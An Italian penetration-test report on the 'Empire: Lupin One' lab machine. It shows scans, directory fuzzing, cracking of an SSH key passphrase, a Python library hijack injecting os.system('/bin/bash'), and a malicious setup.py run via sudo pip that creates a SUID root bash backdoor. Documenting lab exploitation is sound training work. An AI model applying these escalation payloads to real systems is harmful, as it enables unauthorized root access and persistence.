Rapporto sul Test di Penetrazione: Empire Lupin One

IP Bersaglio: 192.168.100.18

Livello di Sicurezza: Medio

Stato: Compromesso (Accesso Root Ottenuto)

---

1. Sommario Esecutivo

Questo rapporto documenta il test di penetrazione condotto con successo contro il bersaglio **Empire: Lupin One**. L'obiettivo era identificare vulnerabilità, sfruttarle per ottenere accesso non autorizzato ed elevare i privilegi fino al livello massimo (Root).

Risultati Chiave:

- **Enumerazione Directory:** Tramite tecniche di fuzzing mirato su pattern utente (~user), è stata scoperta una directory nascosta non indicizzata.
- **Divulgazione di Informazioni:** La directory nascosta conteneva istruzioni che hanno guidato l'attacco verso una chiave privata SSH codificata.
- **Crittografia Debole:** La chiave SSH era codificata in Base58 e protetta da una passphrase debole, vulnerabile ad attacchi a dizionario mirati.
- **Permessi File Insicuri:** Una libreria di sistema critica di Python (webbrowser.py) era scrivibile da utenti non privilegiati, permettendo il movimento laterale.
- **Errata Configurazione di Sudo:** L'utility pip poteva essere eseguita come root senza password, permettendo l'esecuzione di codice arbitrario (GTFOBins) e la compromissione totale.

---

2. Analisi Tecnica e Metodologia

Fase 1: Ricognizione ed Enumerazione Iniziale

Abbiamo iniziato con una scansione standard delle porte per identificare i servizi esposti.

- **Decisione:** Esecuzione di nmap con rilevamento versione e script di default.
- **Risultato:** Porte 22 (SSH) e 80 (HTTP) aperte. La scansione ha rivelato una voce nel robots.txt che disabilitava l'accesso a ~myfiles. Il simbolo tilde (~) in Linux indica spesso la directory home di un utente esposta via web (modulo mod_userdir di Apache).

```
┌──(kali㉿kali)-[~]
└─$ nmap -sC -sV -p- 192.168.100.18
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-28 05:15 -0500
Nmap scan report for 192.168.100.18
Host is up (0.00053s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5 (protocol 2.0)
| ssh-hostkey:
|   3072 ed:ea:d9:d3:af:19:9c:8e:4e:0f:31:db:f2:5d:12:79 (RSA)
|   256 bf:9f:a9:93:c5:87:21:a3:6b:6f:9e:e6:87:61:f5:19 (ECDSA)
|_  256 ac:18:ec:cc:35:c0:51:f5:6f:47:74:c3:01:95:b4:0f (ED25519)
80/tcp open  http    Apache httpd 2.4.48 ((Debian))
|_http-title: Site doesn't have a title (text/html).
| http-robots.txt: 1 disallowed entry
|_/~myfiles
|_http-server-header: Apache/2.4.48 (Debian)
MAC Address: 08:00:27:D2:23:51 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.21 seconds
```

Figura 1: Scansione Nmap che rivela il pattern '~myfiles' nel robots.txt.

Fase 2: Fuzzing della Directory Utente e Discovery

Tentando di accedere a ~myfiles, abbiamo ricevuto un errore 404. Tuttavia, il pattern suggeriva che potessero esistere altre directory utente accessibili.

- **Metodologia:** Abbiamo configurato ffuf per eseguire il fuzzing della porzione "utente" dell'URL, utilizzando il pattern http://192.168.100.18/~FUZZ.
- **Risultato:** Il fuzzing ha identificato con successo la directory **~secret** (Status 301), confermando l'esistenza di un percorso nascosto accessibile.



Figura 2: Discovery della directory '~secret' tramite fuzzing del pattern utente.

Accedendo via browser a questa directory, abbiamo trovato una pagina contenente un messaggio ("Hello Friend") che ci avvisava della presenza di una "directory segreta" e di un file contenente una chiave SSH privata, suggerendo inoltre di usare la wordlist "fasttrack" per il cracking.



Figura 3: La nota trovata nella directory che fornisce gli indizi cruciali.

Fase 3: Mutazione Wordlist e Accesso al File

Nonostante l'indizio, le wordlist standard non riuscivano a trovare il file specifico all'interno di ~secret.

- **Logica:** Basandoci sul testo della nota ("my secret directory"), abbiamo ipotizzato che il nome del file contenesse la parola "secret".
- **Azione:** Abbiamo creato una wordlist personalizzata filtrando rockyou.txt per estrarre solo le righe contenenti "secret".

```
┌──(kali㉿kali)-[~]
└─$ grep "secret" /usr/share/wordlists/rockyou.txt > secret_wordlist.txt

┌──(kali㉿kali)-[~]
└─$ wc -l secret_wordlist.txt
2492 secret_wordlist.txt
```

Figura 4: Creazione di una wordlist mirata per filtrare il rumore.

Utilizzando questa lista con ffuf per cercare file nascosti (estensione .txt e prefisso .), abbiamo individuato il file **.mysecret.txt**.

```
┌──(kali㉿kali)-[~]
└─$ ffuf -u http://192.168.100.18/~secret/.FUZZ -w secret_wordlist.txt -e .txt -mc 200 -t 100

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://192.168.100.18/~secret/.FUZZ
 :: Wordlist         : FUZZ: /home/kali/secret_wordlist.txt
 :: Extensions       : .txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 100
 :: Matcher          : Response status: 200
________________________________________________

mysecret.txt            [Status: 200, Size: 4689, Words: 1, Lines: 2, Duration: 38ms]
#1secret                [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 5ms]
#1secret.txt            [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 12ms]
#69secrets.txt          [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 6ms]
#69secrets              [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 6ms]
:: Progress: [4984/4984] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errors: 6 ::
```

Figura 5: Scoperta del file nascosto .mysecret.txt con la lista personalizzata.

Fase 4: Decodifica e Accesso Iniziale

Il file scaricato conteneva una stringa codificata.

- **Analisi:** L'assenza di simboli speciali tipici del Base64 ci ha portato a identificarlo come **Base58**.
- **Cracking:** Dopo la decodifica, abbiamo ottenuto una chiave privata RSA cifrata. Seguendo l'indizio della nota, abbiamo usato ssh2john e poi John the Ripper con la wordlist fasttrack.txt per trovare la passphrase: P@55w0rd!.

```
┌──(kali㉿kali)-[~]
└─$ cat .mysecret.txt | base58 -d > id_rsa

┌──(kali㉿kali)-[~]
└─$ nano id_rsa

┌──(kali㉿kali)-[~]
└─$ chmod 600 id_rsa

┌──(kali㉿kali)-[~]
└─$ ssh2john id_rsa > id_rsa.hash

┌──(kali㉿kali)-[~]
└─$ john --wordlist=/usr/share/wordlists/fasttrack.txt id_rsa.hash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 16 for all loaded hashes
Will run 10 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
P@55w0rd!        (id_rsa)
1g 0:00:00:02 DONE (2026-01-28 08:00) 0.4310g/s 68.96p/s 68.96c/s 68.96C/s P@55w0rd..guessme
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Figura 6: Cracking della Passphrase SSH con John the Ripper.

Con la chiave e la password, abbiamo effettuato il login SSH come utente icex64.

```
└─$ echo "" >> id_rsa

┌──(kali㉿kali)-[~]
└─$ ssh -i id_rsa icex64@192.168.100.18
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
Enter passphrase for key 'id_rsa':
Linux LupinOne 5.10.0-8-amd64 #1 SMP Debian 5.10.46-5 (2021-09-23) x86_64
########################################
Welcome to Empire: Lupin One
########################################
Last login: Thu Oct  7 05:41:43 2021 from 192.168.26.4
icex64@LupinOne:~$
```

Figura 7: Login SSH riuscito.

Subito dopo l'accesso, abbiamo esplorato la directory home dell'utente corrente. Abbiamo individuato e letto il file **`user.txt`**, confermando la compromissione dell'utente iniziale e ottenendo la prima flag ("User Flag").



Figura 8: Recupero della User Flag (user.txt).

Fase 5: Movimento Laterale (Library Hijacking)

L'analisi dei privilegi sudo ha rivelato che potevamo eseguire uno script Python (heist.py) come l'utente **arsene**. Lo script importava la libreria webbrowser.

- **Vulnerabilità:** Un controllo dei permessi ha rivelato che il file della libreria di sistema /usr/lib/python3.9/webbrowser.py era scrivibile da tutti (rwxrwxrwx).
- **Exploit:** Abbiamo inserito un payload (os.system("/bin/bash")) direttamente nel file legittimo della libreria. Eseguendo lo script heist.py, il sistema ha eseguito il nostro codice, fornendoci una shell come utente **arsene**.

```
icex64@LupinOne:~$ ls -l /usr/lib/python3.9/webbrowser.py
-rwxrwxrwx 1 root root 24087 Oct  4  2021 /usr/lib/python3.9/webbrowser.py
icex64@LupinOne:~$
```

Figura 9: Identificazione dei permessi deboli (777) sulla libreria di sistema.

```
  GNU nano 5.4                                  /usr/lib/python3.9/webbrowser.py *
import os
os.system("/bin/bash")




#! /usr/bin/env python3
"""Interfaces for launching and remotely controlling Web browsers."""
# Maintained by Georg Brandl.
```

```
icex64@LupinOne:~$ nano /usr/lib/python3.9/webbrowser.py
icex64@LupinOne:~$ sudo -u arsene /usr/bin/python3.9 /home/arsene/heist.py
arsene@LupinOne:/home/icex64$ id
uid=1000(arsene) gid=1000(arsene) groups=1000(arsene),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),1
09(netdev)
arsene@LupinOne:/home/icex64$
```

Figura 10: Movimento Laterale riuscito verso l'utente 'arsene'

Fase 6: Escalation dei Privilegi (Root)

Come utente arsene, abbiamo scoperto di poter eseguire /usr/bin/pip come root senza password.

- **Exploit (GTFOBins):** Abbiamo creato un pacchetto Python malevolo con un file setup.py personalizzato.
- **Strategia:** Poiché una shell diretta veniva chiusa dal processo di installazione di pip, abbiamo programmato lo script per copiare /bin/bash in /tmp/rootbash, rendendolo eseguibile e impostando il bit **SUID** (chmod 4777).

```
  GNU nano 5.4                                  setup.py *
import os

# Copy bash to a temp location
os.system("cp /bin/bash /tmp/rootbash")

# Make it executable and set the SUID bit (4777)
# This allows it to run with the permissions of its owner (root)
os.system("chmod 4777 /tmp/rootbash")
```

Figura 11: Il setup.py malevolo configurato per creare una backdoor SUID

Eseguendo sudo pip install ., lo script ha creato la backdoor persistente. Eseguendo /tmp/rootbash -p, abbiamo ottenuto i privilegi di root completi.

```
arsene@LupinOne:/tmp/hack$ nano setup.py
arsene@LupinOne:/tmp/hack$ sudo pip install .
Processing /tmp/hack
ERROR: No .egg-info directory found in /tmp/pip-pip-egg-info-cutq4mvq
arsene@LupinOne:/tmp/hack$ ls -l /tmp/rootbash
-rwsrwxrwx 1 root root 1234376 Jan 28 08:49 /tmp/rootbash
arsene@LupinOne:/tmp/hack$ /tmp/rootbash -p
rootbash-5.1# whoami
root
rootbash-5.1# ls -la
total 12
drwxr-xr-x  2 arsene arsene 4096 Jan 28 08:49 .
drwxrwxrwt 11 root   root   4096 Jan 28 08:49 ..
-rw-r--r--  1 arsene arsene  235 Jan 28 08:49 setup.py
```

Figura 12: Esecuzione dell'exploit e ottenimento della shell Root.

Figura 13: Cattura della Flag di Root.

3. Conclusione

L'attaccante ha concatenato queste vulnerabilità per ottenere il controllo completo. Si raccomanda la disabilitazione di mod_userdir se non necessario e la correzione dei permessi sudo e file system.